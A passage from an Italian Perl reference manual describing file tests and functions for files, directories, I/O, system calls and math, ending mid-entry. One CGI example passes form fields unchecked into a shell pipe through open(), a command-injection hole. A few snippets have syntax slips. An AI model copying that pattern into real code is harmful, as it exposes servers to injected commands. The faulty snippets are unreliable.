Perl permette di effettuare una serie di test sui file in modo analogo a quanto si fa con le shell tradizionali. La sintassi è esprimibile nei due modi seguenti.

$-x$ ⟨*nome-file*⟩

$-x$ ⟨*flusso*⟩

Nel primo caso si fa riferimento a un file indicato per nome, nel secondo il riferimento è a un flusso di file. La lettera *x* cambia a seconda del tipo di test da verificare. La tabella 130.2 mostra l'elenco di questi test.

I vari test restituiscono il valore 1 se si verificano, oppure la stringa nulla in caso contrario. A questo ci sono delle eccezioni che sono indicate nella tabella.

| Test | Significato. |
|---|---|
| −r | Il file è accessibile in lettura dal UID/GID efficace. |
| −w | Il file è accessibile in scrittura dal UID/GID efficace. |
| −x | Il file è accessibile in esecuzione dal UID/GID efficace. |
| −o | Il file appartiene al UID efficace. |
| −R | Il file è accessibile in lettura dal UID/GID reale. |
| −W | Il file è accessibile in scrittura dal UID/GID reale. |
| −X | Il file è accessibile in esecuzione dal UID/GID reale. |
| −O | Il file appartiene al UID reale. |
| −e | Il file esiste. |
| −z | Il file ha dimensione zero. |
| −s | Il file ha una dimensione maggiore di zero (restituisce la dimensione). |
| −f | Si tratta di un file normale. |
| −d | Si tratta di una directory. |
| −l | Si tratta di un collegamento simbolico. |
| −p | Si tratta di una pipe con nome. |
| −S | Si tratta di un socket. |
| −b | Si tratta di file di dispositivo a blocchi. |
| −c | Si tratta di file di dispositivo a caratteri. |
| −t | Si tratta di un flusso di file aperto su un terminale. |
| −u | Il file ha il bit SUID attivo. |
| −g | Il file ha il bit SGID attivo. |
| −k | Il file ha il bit Sticky attivo. |
| −T | Si tratta di un file di testo. |
| −B | Si tratta di un file binario. |
| −M | Restituisce quanto tempo ha il file in base alla data di modifica. |
| −A | Restituisce quanto tempo ha il file in base alla data di accesso. |
| −C | Restituisce quanto tempo ha il file in base alla data di creazione. |

Tabella 130.2: Elenco dei test ***-x***.

Esempi

```
if ( -x "esempio.pl" ) {
        print "Il file è eseguibile\n";
}
```

Restituisce il messaggio se il file `esempio.pl` è eseguibile.

### 130.1.2 chmod()

`chmod` ⟨*permessi*⟩`,` ⟨*file*⟩`, ...`

**`chmod()`** cambia i permessi dei file indicati come argomento. In particolare, l'argomento è una lista, in cui il primo elemento è costituito dai permessi espressi in forma numerica ottale. Dal momento che si tratta di un numero ottale, è bene che non sia fornito in forma di stringa perché la conversione da stringa a numero ottale non è automatica. Restituisce il numero di file su cui ha potuto intervenire con successo.

Esempi

```
chmod 0755, 'mio_file', 'tuo_file', 'suo_file';
```

Cambia i permessi ai file indicati dopo la modalità.

```
@elenco = ( 'mio_file', 'tuo_file', 'suo_file' );
chmod 0755, @elenco;
```

Esattamente come nell'esempio precedente.

```
@elenco = ( 'mio_file', 'tuo_file', 'suo_file' );
chmod( 0755, @elenco );
```

Esattamente come nell'esempio precedente, ma più simile alle chiamate di funzione degli altri linguaggi.

### 130.1.3 chown()

`chown` ⟨*uid*⟩, ⟨*gid*⟩, ⟨*file*⟩, ...

**`chown()`** cambia i permessi dei file indicati nella lista di argomenti. I primi due elementi della lista sono rispettivamente il numero UID e GID. Gli elementi restanti sono i file su cui si vuole intervenire. Restituisce il numero di file su cui ha potuto intervenire con successo.

Esempi

```
chown 1001, 100, 'mio_file', 'tuo_file', 'suo_file';
```

Cambia l'utente e il gruppo proprietari dei file `mio_file`, `tuo_file` e `suo_file`.

```
chown( 1001, 100, 'mio_file', 'tuo_file', 'suo_file' );
```

Esattamente come nell'esempio precedente.

### 130.1.4 link()

`link` ⟨*file-di-origine*⟩, ⟨*collegamento-di-destinazione*⟩

**`link()`** genera un collegamento fisico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

### 130.1.5 lstat()

`lstat` ⟨*file*⟩

`lstat` ⟨*flusso*⟩

**`lstat()`** funziona esattamente come **`stat()`**, con la differenza che restituisce le informazioni relative a un collegamento simbolico, invece di quelle del file a cui questo punta. Se non viene indicato l'argomento, **`lstat()`** utilizza il contenuto della variabile predefinite **`$_`**.

### 130.1.6 readlink()

`readlink` ⟨*file*⟩

**`readlink()`** restituisce il valore di un collegamento simbolico. Se non viene indicato l'argomento, **`readlink()`** utilizza il contenuto della variabile predefinita **`$_`**.

Esempi

```
$prova = readlink '/bin/sh';
```

Assegna alla variabile **`$prova`** il percorso contenuto nel collegamento simbolico `/bin/sh`. Probabilmente, alla fine, la variabile conterrà la stringa **`bash`**.

### 130.1.7 rename()

`rename` ⟨*nome-vecchio*⟩, ⟨*nome-nuovo*⟩

**`rename()`** cambia il nome di un file, o lo sposta. Tuttavia, lo spostamento non può avvenire al di fuori del filesystem di partenza. Restituisce 1 se l'operazione riesce, altrimenti 0.

### 130.1.8 stat()

`stat` ⟨*file*⟩

`stat` ⟨*flusso*⟩

**`stat()`** restituisce un array di tredici elementi contenenti tutte le informazioni sul file indicato per nome o attraverso un flusso di file. Se non viene indicato l'argomento, **`stat()`** utilizza il contenuto della variabile predefinita **`$_`**.

Gli elementi dell'array restituito sono riportati nella tabella 130.3 in cui appare anche il nome suggerito per la trasformazione in variabili scalari.

Va osservato che le informazioni data-orario sui file sono espresse in forma numerica che esprime il tempo trascorso a partire dalla data di riferimento del sistema operativo. Nel caso dei sistemi derivati da Unix si tratta dell'ora zero del 1/1/1970. Nello stesso modo, è evidente che tutte queste informazioni possono essere ottenute solo da un filesystem che può gestirle.

| Elemento | Nome consueto | Descrizione. |
|---|---|---|
| 0 | $dev | Numero del dispositivo del filesystem. |
| 1 | $ino | Numero dell'inode. |
| 2 | $mode | Permessi del file. |
| 3 | $nlink | Numero di collegamenti fisici al file. |
| 4 | $uid | UID dell'utente proprietario del file. |
| 5 | $gid | GID del gruppo proprietario del file. |
| 6 | $rdev | Identificatore di dispositivo, per i file speciali. |
| 7 | $size | Dimensione in byte. |
| 8 | $atime | Data dell'ultimo accesso. |
| 9 | $mtime | Data dell'ultima modifica. |
| 10 | $ctime | Data di cambiamento di inode. |
| 11 | $blksize | Dimensione preferita dei blocchi per le operazioni di I/O del sistema. |
| 12 | $blocks | Numero di blocchi allocati attualmente. |

Tabella 130.3: Elenco degli elementi componenti l'array restituito da **`stat()`**.

Esempi

```
( $dev, $ino, $mode, $nlink,
  $uid, $gid, $rdev, $size,
  $atime, $mtime, $ctime,
  $blksize, $blocks ) = stat( '/home/tizio/mio_file' );
```

Preleva tutte le informazioni sul file `/home/tizio/mio_file` e le scompone in diverse variabili scalari.

### 130.1.9 symlink()

`symlink` ⟨*file-di-origine*⟩`,`⟨*collegamento-di-destinazione*⟩

**`symlink()`** genera un collegamento simbolico a partire da un file esistente. Restituisce *Vero* se la creazione ha successo.

### 130.1.10 unlink()

`unlink` ⟨*lista-di-file*⟩

**`unlink()`** cancella i file indicati per nome tra gli argomenti. Generalmente non possono essere cancellate le directory (e comunque sarebbe inopportuno dato il tipo di cancellazione che si fa). Restituisce il numero di file cancellati con successo. Se non viene indicato l'argomento, **`unlink()`** utilizza il contenuto della variabile predefinita **`$_`**.

### 130.1.11 utime()

`utime` ⟨*data-di-accesso*⟩`,`⟨*data-di-modifica*⟩`,`⟨*lista-di-file*⟩

**`utime()`** cambia la data di modifica e di accesso di una serie di file. Le date, indicate come argomenti iniziali, sono espresse nella forma numerica gestita dal sistema operativo. La data di modifica dell'inode viene cambiata automaticamente in modo che corrisponda al momento in cui questa modifica viene effettuata.

Esempi

```
$momento = time;
utime $momento, $momento, 'mio_file';
```

Cambia la data di accesso e modifica in modo da farle coincidere con quella riportata dall'orologio dell'elaboratore nel momento in cui si eseguono queste istruzioni.

## 130.2 Directory

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione delle directory e di raggruppamenti di file. Vengono ignorate volutamente le funzioni specifiche di Perl per la lettura delle directory.

| Nome | Descrizione. |
|---|---|
| chdir() | Cambia la directory di lavoro. |
| glob() | Espande un modello fatto attraverso l'uso di caratteri jolly. |
| mkdir() | Crea una directory. |
| rmdir() | Cancella una directory vuota. |

Tabella 130.4: Elenco di alcune funzioni riferite alle operazioni sulle directory.

### 130.2.1 chdir()

`chdir` ⟨*directory*⟩

**`chdir()`** cambia la directory di lavoro posizionandosi in corrispondenza di quanto indicato come argomento. Se l'argomento viene omesso, lo spostamento avviene nella directory personale, attraverso quanto determinato dal contenuto di **`$ENV{"HOME"}`**. Restituisce *Vero* se l'operazione ha successo, *Falso* in tutti gli altri casi.

### 130.2.2 glob()

`glob` ⟨*espressione*⟩

**`glob()`** restituisce quanto indicato nell'argomento dopo un'operazione di espansione, come farebbe una shell. Se l'argomento non viene indicato, l'espansione viene effettuata sul contenuto della variabile **`$_`**.

Esempi

```
$primo = glob( "/bin/*" );
```

Assegna alla variabile **`$primo`** il percorso completo del primo file che viene trovato attraverso l'espansione del modello `/bin/*`.

```
@elenco = glob( "/bin/*" );
```

Assegna all'array **`@elenco`** i percorsi completi dei file che vengono trovati attraverso l'espansione del modello `/bin/*`.

### 130.2.3 mkdir()

`mkdir` ⟨*directory*⟩`,` ⟨*permessi*⟩

**`mkdir()`** crea la directory indicata come primo argomento. I permessi della directory sono indicati come secondo argomento, devono essere espressi con un numero ottale e risulteranno filtrati ulteriormente dalla maschera dei permessi. Restituisce 1 se l'operazione riesce, altrimenti 0, impostando anche la variabile **`$!`**.

> In generale, non dovrebbe essere possibile assegnare dei permessi negli S-bit. In pratica dovrebbe essere consentito di operare solo con i soliti permessi di lettura, scrittura ed esecuzione (attraversamento).

Esempi

```
mkdir( "/tmp/prova" );
```

Crea la directory `/tmp/prova/` con i permessi normali dell'utente.

```
mkdir( "/tmp/prova", 0755 );
```

Crea la directory `/tmp/prova/` con i permessi 0755 (si osservi che si tratta di un numero ottale), che vengono comunque filtrati dalla maschera dei permessi.

### 130.2.4 rmdir()

`rmdir` ⟨*directory*⟩

**`rmdir()`** elimina la directory indicata come argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**. Restituisce 1 se l'operazione riesce, altrimenti 0, impostando anche la variabile **`$!`**.

## 130.3 I/O

Nelle sezioni seguenti vengono elencate alcune funzioni che riguardano la gestione dei dati contenuti nei file.

| Nome | Descrizione. |
|---|---|
| binmode() | Attiva la modalità binaria di lettura e scrittura. |
| chomp() | Elimina il codice di interruzione di riga finale. |
| chop() | Elimina l'ultimo carattere di una stringa. |
| close() | Chiude un flusso di file. |
| eof() | Verifica la conclusione del file. |
| fcntl() | Esegue la chiamata della funzione di sistema omonima. |
| fileno() | Restituisce il descrittore di un file aperto. |
| flock() | Esegue la chiamata di sistema omonima. |
| getc() | Legge un carattere alla volta. |
| ioctl() | Esegue la chiamata di sistema omonima. |
| open() | Apre un file e gli associa un flusso di file. |
| pipe() | Esegue la chiamata di sistema omonima. |
| print() | Scrive all'interno di un flusso di file. |
| printf() | Scrive all'interno di un flusso di file utilizzando **`sprintf()`**. |
| read() | Legge un file. |
| seek() | Sposta il puntatore interno a un file aperto. |
| select() | Definisce il flusso di file attuale. |
| sprintf() | Restituisce una stringa formattata. |
| tell() | Restituisce la posizione del puntatore interno di un flusso di file. |

Tabella 130.5: Elenco di alcune funzioni riferite alle operazioni di I/O.

### 130.3.1 binmode()

`binmode` ⟨*flusso*⟩

**`binmode()`** attiva la modalità binaria per il file corrispondente al flusso di file indicato come argomento. Generalmente, non è necessario utilizzare questa istruzione con GNU/Linux, mentre potrebbe essere necessario in altri ambienti. Si può dire che questa istruzione serva solo quando il sistema operativo sottostante utilizza un codice di interruzione di riga diverso dal semplice <*LF*>.

### 130.3.2 chomp()

`chomp` ⟨*espressione-stringa*⟩

`chomp` ⟨*lista*⟩

**`chomp()`** riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare dalla parte finale il codice di interruzione di riga, che coincide normalmente con il carattere <*LF*>. Precisamente si tratta di quanto contenuto nella variabile predefinita **`$/`**. Se non viene indicato l'argomento, interviene sul contenuto della variabile **`$_`**. Restituisce il numero di caratteri eliminati.

Esempi

```
#!/usr/bin/perl
$/ = "\r\n";
while( $riga = <STDIN> ) {
    chomp( $riga );
    print STDOUT ( "$riga\n" );
}
```

Quello che si vede è un esempio molto semplice di un filtro che trasforma un file di testo in stile Dos a uno in stile Unix. In pratica, viene definito che l'interruzione di riga è indicata attraverso la sequenza dei caratteri <*CR*><*LF*> (**`\r\n`**), e quindi, attraverso la funzione **`chomp()`** viene eliminata dalle righe lette. Infine, le righe vengono emesse attraverso lo standard output, con l'aggiunta del codice <*LF*> finale.

### 130.3.3 chop()

`chop` ⟨*espressione-stringa*⟩

`chop` ⟨*lista*⟩

**`chop()`** riceve come argomento un'espressione che restituisce una stringa o una lista di stringhe. Il suo scopo è eliminare l'ultimo carattere della stringa, o delle stringhe della lista. In questo senso differisce da **`chomp()`** che invece elimina la parte finale solo se necessario. Restituisce l'ultimo carattere eliminato.

## 130.3.4 close()

`close` ⟨*flusso*⟩

**`close()`** chiude un flusso di file aperto precedentemente. Restituisce *Vero* se l'operazione ha successo e non si sono prodotti errori di alcun tipo. È opportuno osservare che non è necessario chiudere un file se poi si deve riaprire immediatamente con la funzione **`open()`**: lo si può semplicemente riaprire.

Esempi

```
close( MIO_FILE );
```

Chiude il flusso di file **`MIO_FILE`**.

## 130.3.5 eof()

`eof` ⟨*flusso*⟩

**`eof()`** verifica se la prossima lettura del flusso di file supera la fine del file. Restituisce 1 se ciò si verifica. Questa funzione è generalmente di scarsa utilità dal momento che la lettura di una riga oltre la fine del file genera un risultato indefinito che può essere verificato tranquillamente in un'espressione condizionale. Oltre a ciò, **`eof()`** si verifica prima che il tentativo di lettura sia stato fatto veramente, contrariamente a quanto avviene di solito in altri linguaggi di programmazione.

## 130.3.6 fcntl()

`fcntl` ⟨*flusso*⟩`,`⟨*funzione*⟩`,`⟨*scalare*⟩

**`fcntl()`** esegue la chiamata di sistema omonima, e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Prima di poter utilizzare questa funzione occorre richiamare una serie di valori corrispondenti a macro del proprio sistema:

```
use Fcntl;
```

## 130.3.7 fileno()

`fileno` ⟨*flusso*⟩

**`fileno()`** restituisce il descrittore corrispondente a un flusso di file.

## 130.3.8 flock()

`flock` ⟨*flusso*⟩`,`⟨*operazione*⟩

**`flock()`** esegue la chiamata di sistema omonima, oppure una sua emulazione, per il file identificato tramite il flusso di file. **`flock()`** permette di eseguire il blocco di un file nel suo complesso, e non record per record. Restituisce *Vero* se l'operazione ha successo.

L'operazione, cioè il tipo di blocco, viene indicata attraverso una sorta di macro che viene inserita nel sorgente di Perl attraverso la dichiarazione seguente:

```
use Fcntl ':flock';
```

Operazioni

`LOCK_SH`

Corrisponde normalmente al valore numerico 1. Richiede un blocco condiviso (*shared*).

`LOCK_EX`

Corrisponde normalmente al valore numerico 2. Richiede un blocco esclusivo.

`LOCK_UN`

Corrisponde normalmente al valore numerico 8. Rilascia il blocco.

`LOCK_NB`

Corrisponde normalmente al valore numerico 4. Viene sommato a **`LOCK_SH`** o a **`LOCK_EX`** in modo da non attendere lo sblocco del file nel caso che questo risulti già bloccato.

Esempi

```
use Fcntl ':flock';    # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
flock ( ELENCO, LOCK_EX );
seek( ELENCO, 0, 2 );
print ELENCO $daelencare,"\n";
flock ( ELENCO, LOCK_UN );
```

Vengono eseguite le operazioni seguenti:

- si caricano le costanti di definizione dei tipi di blocco attraverso l'istruzione **`use Fcntl ':flock'`**`;`
- si apre il file `/home/tizio/mioelenco` in aggiunta;
- si blocca il file in modo esclusivo;
- per sicurezza si posiziona il puntatore del file alla fine dello stesso;
- si inserisce una riga nel file;
- si rilascia il blocco.

```
use Fcntl ':flock';    # importa le costanti LOCK_...
...
open ( ELENCO, ">> /home/tizio/mioelenco" );
if ( flock ( ELENCO, LOCK_EX+LOCK_NB ) ) {
        seek( ELENCO, 0, 2 );
        print ELENCO $daelencare,"\n";
        flock ( ELENCO, LOCK_UN );
} else {
        print STDOUT "Il file è impegnato.\n";
};
```

Si tratta di una variante dell'esempio precedente in cui si richiede un blocco esclusivo senza attesa. Se il blocco ha successo, si procede, altrimenti viene segnalata la presenza del blocco eseguito da un altro processo.

## 130.3.9 getc()

`getc` ⟨*flusso*⟩

**`getc()`** legge il file indicato dal flusso di file, o dallo standard input se viene omesso l'argomento, e restituisce il prossimo carattere. Se si supera la fine del file restituisce la stringa nulla.

## 130.3.10 ioctl()

`ioctl` ⟨*flusso*⟩`,`⟨*funzione*⟩`,`⟨*scalare*⟩

**`ioctl()`** esegue la chiamata di sistema omonima, e per questo può essere utilizzata solo con un sistema operativo che la gestisce. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

## 130.3.11 open()

`open` ⟨*flusso*⟩`,`⟨*file*⟩

**`open()`** apre il file indicato come secondo argomento utilizzando il flusso di file indicato come primo argomento. Il nome del file è composto normalmente da un prefisso simbolico che ne rappresenta la modalità di utilizzo:

- **`<`**

  questo simbolo o l'assenza di ogni altro prefisso rappresenta l'apertura del file in lettura, o in input;

- **`>`**

  il file viene troncato (viene ridotto a un file vuoto) e aperto in scrittura, o in output;

- **`>>`**

  il file viene aperto in scrittura in aggiunta;

- **+<**

  il file viene aperto in lettura/scrittura, senza il troncamento iniziale;

- **+>**

  il file viene aperto in scrittura/lettura, a cominciare dal troncamento iniziale;

- **|**

  il file viene interpretato come un comando a cui inviare i dati in scrittura attraverso una pipeline. Eccezionalmente, questo simbolo può apparire anche, o soltanto, alla fine di un comando del quale si vuole leggere lo standard output.

Il prefisso può essere staccato dal nome del file attraverso spazi. L'apertura del file rappresentato da un trattino (`-`) è equivalente all'apertura dello standard input, mentre l'apertura del file **`>-`** è equivalente all'apertura dello standard output.
Restituisce *Vero* se l'apertura ha successo.

Esempi

```
if ( open ( ORDINI, ">> /var/log/ordini" ) ) {
    if ( flock ( ORDINI, LOCK_EX ) ) {
        seek( ORDINI, 0, 2 );
        print ORDINI ( "$ordine\n" );
    };
    close ( ORDINI );
};
```

Tenta di aprire il file `/var/log/ordini` in aggiunta, quindi tenta di bloccarlo in modo esclusivo. Se ci riesce sposta il puntatore alla fine del file, per sicurezza, quindi inserisce un nuovo ordine. Infine chiude il file.

```
if ( open( MAN, "man $DATI{sezione} $DATI{man} | col -bx |" ) ) {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>man $DATI{sezione} $DATI{man}</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>man $DATI{sezione} $DATI{man}</H1>\n";
    print "<PRE>\n";

    while ( $risposta = <MAN> ) {
       print $risposta;
    };

    print "</PRE>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};
```

Genera una pagina HTML a partire da un comando **`man`**.

## 130.3.12 pipe()

`pipe` ⟨*flusso-in-lettura*⟩, ⟨*flusso-in-scrittura*⟩

**`pipe()`** esegue la chiamata di sistema omonima, aprendo due flussi di file, uno in lettura e l'altro in scrittura. Per poterla utilizzare occorre consultare la documentazione interna di Perl.

## 130.3.13 print()

`print` ⟨*flusso*⟩ ⟨*lista*⟩

`print` ⟨*lista*⟩

**`print()`** emette attraverso il flusso di file indicato la lista di argomenti successiva. Se non viene specificato un flusso di file, tutto viene emesso attraverso lo standard output, oppure attraverso quanto specificato con la funzione **`select()`**. Se non viene specificato alcun argomento, viene emesso il contenuto della variabile **`$_`**.

È il caso di osservare che l'argomento che specifica il flusso è separato dalla lista di stringhe da emettere solo attraverso uno o più spazi, e non da una virgola. Per lo stesso motivo, se il flusso di file è contenuto in un elemento di un array, oppure è il risultato di un'espressione, ciò deve essere indicato in un blocco.

Restituisce *Vero* se l'operazione di scrittura ha successo.

Esempi

```
print "Ciao, come stai?\n";
```

Emette attraverso lo standard output il messaggio indicato come argomento.

```
print STDERR "Errore $errore\n";
```

Emette attraverso lo standard error il messaggio indicato come argomento.

```
print { $elenco_file[$i] } "Bla bla bla\n";
```

Inserisce il messaggio nel flusso di file indicato da **`$elenco_file[$i]`**.

```
print { $ok ? STDOUT : STDERR } "Bla bla bla\n" );
```

Emette il messaggio attraverso lo standard output, oppure lo standard error, a seconda del valore contenuto in **`$ok`**.

## 130.3.14 printf()

`printf` ⟨*flusso*⟩ ⟨*formato*⟩`,`⟨*lista*⟩

`printf` ⟨*formato*⟩`,`⟨*lista*⟩

È equivalente all'uso di **`sprintf()`** nel modo seguente:

`print` ⟨*flusso*⟩ `sprintf` ⟨*formato*⟩`,`⟨*lista*⟩

## 130.3.15 read()

`read` ⟨*flusso*⟩`,`⟨*scalare*⟩`,`⟨*lunghezza*⟩`,`⟨*scostamento*⟩

`read` ⟨*flusso*⟩`,`⟨*scalare*⟩`,`⟨*lunghezza*⟩

**`read()`** tenta di leggere il flusso di file specificato, e di ottenere la quantità di byte espressa nel terzo argomento, inserendo quanto letto nella variabile scalare indicata come secondo. Se viene indicato anche il quarto argomento, lo scostamento, il contenuto della variabile non viene rimpiazzato completamente, ma è sovrascritto a partire dalla posizione indicata dallo scostamento stesso. La funzione restituisce il numero di byte letti effettivamente, oppure il valore indefinito se si è verificato un errore.

## 130.3.16 seek()

`seek` ⟨*flusso*⟩`,`⟨*posizione*⟩`,`⟨*partenza*⟩

**`seek()`** modifica la posizione del puntatore riferito al flusso di file. La posizione effettiva nel file dipende dal valore del secondo e del terzo argomento. Precisamente, il terzo argomento può essere 0, 1 o 2 in base al significato seguente:

- 0 – la nuova posizione corrisponde esattamente a quanto indicato dal secondo argomento;
- 1 – la nuova posizione corrisponde alla posizione corrente più quanto indicato nel secondo argomento;
- 2 – la nuova posizione corrisponde alla posizione successiva alla fine del file più il valore del secondo argomento (solitamente negativo).

Esempi

```
seek( MIO_FILE, 0, 2 );
```

Posiziona alla fine del file in modo da poter aggiungere successivamente qualcosa a questo.

```
seek( MIO_FILE, 0, 0 );
```

Posiziona all'inizio del file.

## 130.3.17 select()

`select` ⟨*flusso*⟩

**`select()`** permette di definire il flusso di file in scrittura predefinito, per tutte quelle situazioni in cui questo concetto ha significato.

Esempi

```
select( MIO_FILE );
...
print( "ciao a tutti\n" );
```

Aggiunge al file identificato dal flusso di file **`MIO_FILE`** il messaggio **`ciao a tutti`**.

## 130.3.18 sprintf()

`sprintf` ⟨*formato*⟩`,`⟨*lista*⟩

**`sprintf()`** restituisce una stringa formattata in modo analogo a quanto fa la funzione omonima del linguaggio C. Il primo argomento è la stringa da formattare, quelli successivi sono i valori da inserire. Perl utilizza una propria gestione della conversione secondo quanto riportato nelle tabelle 130.6 e 130.7.

| Simbolo | Corrispondenza |
|---|---|
| %% | Segno di percentuale. |
| %c | Un carattere con il numero dato. |
| %s | Una stringa. |
| %d | Un intero con segno a base 10. |
| %u | Un intero senza segno a base 10. |
| %o | Un intero senza segno in ottale. |
| %x | Un intero senza segno in esadecimale. |
| %e | Un numero a virgola mobile, in notazione scientifica. |
| %f | Un numero a virgola mobile, in notazione decimale fissa. |
| %g | Un numero a virgola mobile, secondo la notazione di **`%e`** o **`%f`**. |
| %X | Come **`%x`**, ma con l'uso di lettere maiuscole. |
| %E | Come **`%e`**, ma con l'uso della lettera **`E`** maiuscola. |
| %G | Come **`%g`**, ma con l'uso della lettera **`E`** maiuscola (se applicabile). |
| %p | Un puntatore (l'indirizzo utilizzato da Perl in esadecimale). |
| %n | Immagazzina, nella prossima variabile, il numero di caratteri già emessi. |
| %i | Sinonimo di **`%d`**. |
| %D | Sinonimo di **`%ld`**. |
| %U | Sinonimo di **`%lu`**. |
| %O | Sinonimo di **`%lo`**. |
| %F | Sinonimo di **`%f`**. |

Tabella 130.6: Elenco dei simboli utilizzabili in una stringa formattata per l'utilizzo con **`sprintf()`**.

| Simbolo | Corrispondenza |
|---|---|
| spazio | Il prefisso di un numero positivo è uno spazio. |
| + | Il prefisso di un numero positivo è il segno **`+`**. |
| − | Allinea a sinistra rispetto al campo. |
| 0 | Utilizza zeri, invece di spazi, per allineare a destra. |
| # | Prefissa un numero ottale con uno zero e un numero esadecimale con 0x... |
| *n* | Un numero definisce la dimensione minima del campo. |
| .*n* | Per i numeri a virgola mobile esprime la precisione, ovvero il numero di decimali. |
| .*n* | Per le stringhe definisce la lunghezza massima. |
| .*n* | Per gli interi definisce la lunghezza minima. |
| l | Interpreta un intero come il tipo C **`long`** o **`unsigned long`**. |
| h | Interpreta un intero come il tipo C **`short`** o **`unsigned short`**. |
| V | Interpreta un intero secondo il tipo standard di Perl. |

Tabella 130.7: Elenco dei simboli utilizzabili tra il segno di percentuale e la lettera di conversione.

Quando il simbolo è formato da un numero, al posto di tale numero può essere utilizzato l'asterisco (**`*`**) intendendo in questo modo di utilizzare il valore inserito nell'elemento successivo.

**`sprintf()`** è sensibile all'attivazione della localizzazione, nel qual caso, il carattere utilizzato per separare le cifre intere da quelle decimali, dipende dalla variabile di ambiente **`LC_NUMERIC`**.

### 130.3.19 tell()

`tell` ⟨*flusso*⟩

**`tell()`** restituisce la posizione corrente del puntatore interno riferito al flusso di file indicato come argomento, oppure a quello dell'ultima operazione di lettura eseguita.

## 130.4 Interazione con il sistema

Nel gruppo di sezioni seguenti vengono descritte alcune funzioni per l'interazione con il sistema.

| Nome | Descrizione. |
|---|---|
| exec() | Esegue il comando senza ritornare. |
| kill() | Invia un segnale ai processi. |
| sleep() | Pausa. |
| system() | Esegue il comando e attende la sua conclusione. |
| time() | Restituisce la data e l'ora del sistema espressa in secondi. |
| times() | Restituisce la data e l'ora del sistema in modo dettagliato. |
| umask() | Definisce la maschera dei permessi. |

Tabella 130.8: Elenco di alcune funzioni riferite all'interazione con il sistema.

### 130.4.1 exec()

`exec` ⟨*elenco*⟩

**`exec()`** avvia l'esecuzione del comando indicato negli argomenti, senza ritornare. Si comporta quindi in modo analogo al comando interno omonimo delle shell comuni.

Esempi

```
...
exec( "ls" );
...
```

Esegue il comando **`ls`** e conclude il funzionamento del programma. In pratica, le istruzioni successive a **`exec()`**, non vengono eseguite.

### 130.4.2 kill()

`kill` ⟨*segnale*⟩`,`⟨*elenco-di-processi*⟩

**`kill()`** invia un segnale a una serie di processi. Il primo argomento deve essere il segnale. Restituisce il numero di processi che hanno ricevuto il segnale.

Esempi

```
kill( "TERM", 588 );
```

Invia il segnale **`SIGTERM`** al processo numero 588.

```
kill( 15, 588 );
```

Esattamente come nell'esempio precedente.

```
kill( -15, 588 );
```

Come nell'esempio precedente, ma il segnale viene inviato anche a tutti i processi discendenti da quello indicato.

### 130.4.3 sleep()

`sleep` ⟨*secondi*⟩

**`sleep()`** mette in pausa l'esecuzione del programma, per il numero di secondi indicato come argomento, eventualmente attraverso un'espressione. Se l'argomento non viene indicato, la pausa non ha fine. L'attesa può essere interrotta inviando un segnale **`SIGALRM`** al processo. Restituisce il numero di secondi trascorsi effettivamente.

Esempi

```
sleep;
```

Mette il programma in pausa senza specificare la fine di questa.

```
sleep( 10 );
```

Mette il programma in pausa per 10 secondi.

```
sleep( $pausa );
```

Mette il programma in pausa per la quantità di secondi indicata dalla variabile **`$pausa`**.

### 130.4.4 system()

`system` ⟨*elenco*⟩

**`system()`** avvia l'esecuzione del comando indicato negli argomenti, attende la sua conclusione e restituisce il valore generato dal comando stesso.

Esempi

```
system( "ls" );
```

Esegue il comando **`ls`** e poi riprende con il programma.

```
if ( system( "mkdir ciao" ) {
    die( "La creazione della directory è fallita\n" );
} else {
    print( "La directory è stata creata\n" );
}
```

L'esempio mostra il caso in cui si voglia controllare l'esito di un comando di sistema avviato attraverso la funzione **`system()`**. Se il comando **`mkdir ciao`** viene eseguito con successo, restituisce il valore 0 (zero), che per Perl equivale a *Falso*. Quindi, se la condizione si avvera, significa che l'operazione è fallita, altrimenti, tutto è andato bene.

### 130.4.5 time()

`time`

**`time()`** restituisce la data e l'ora attuale espressa in secondi trascorsi dalla data iniziale gestita dal sistema. Nel caso della maggior parte dei sistemi Unix si tratta dell'ora zero del 1/1/1970. Il valore ottenuto da **`time()`** può essere utilizzato dalle funzioni **`gmtime()`** e **`localtime()`**

### 130.4.6 times()

`times`

**`times()`** restituisce un array di quattro elementi che indicano rispettivamente:

1. orario dell'utente;
2. orario di sistema;
3. orario dell'utente del processo figlio;
4. orario di sistema del processo figlio.

Esempi

```
($user, $system, $cuser, $csystem) = times;
```

Scompone l'array restituito da **`times()`** in quattro variabili scalari.

### 130.4.7 umask()

`umask` ⟨*maschera-numerica*⟩

**`umask()`** permette di definire la maschera dei permessi per il processo elaborativo del programma. Restituisce il valore precedente.

La maschera è espressa in forma numerica, e questo significa che se la maschera da indicare come argomento è una stringa, potrebbe essere necessario l'utilizzo della funzione **`oct()`** per garantire l'interpretazione ottale e non a base 10.

Esempi

```
$maschera = '644';
umask( oct( $maschera ) );
```

Modifica la maschera dei permessi in modo che sia pari a 0644. Dal momento che l'informazione è contenuta in una stringa, che per di più non ha lo zero iniziale della rappresentazione ottale convenzionale, occorre convertire prima la stringa in numero nel modo corretto.

## 130.5 Funzioni matematiche

Perl fornisce una serie di funzioni matematiche tipiche della maggior parte dei linguaggi di programmazione.

| Nome | Descrizione. |
|---|---|
| abs() | Calcola il valore assoluto. |
| atan2() | Calcola l'arcotangente dell'intervallo da −PI a +PI. |
| cos() | Calcola il coseno. |
| exp() | Calcola l'esponente. |
| int() | Estrae la parte intera. |
| log() | Calcola il logaritmo naturale. |
| sin() | Calcola il seno. |
| sqrt() | Calcola la radice quadrata. |

Tabella 130.9: Elenco di alcune funzioni matematiche.

### 130.5.1 abs()

`abs` *x*

**`abs()`** restituisce il valore assoluto del suo argomento. Se l'argomento non viene indicato, si utilizza la variabile predefinita **`$_`**.

### 130.5.2 atan2()

`atan2` *x*,*y*

**`atan2()`** restituisce l'arcotangente nell'intervallo da −PI a +PI.

### 130.5.3 cos()

`cos` *x*

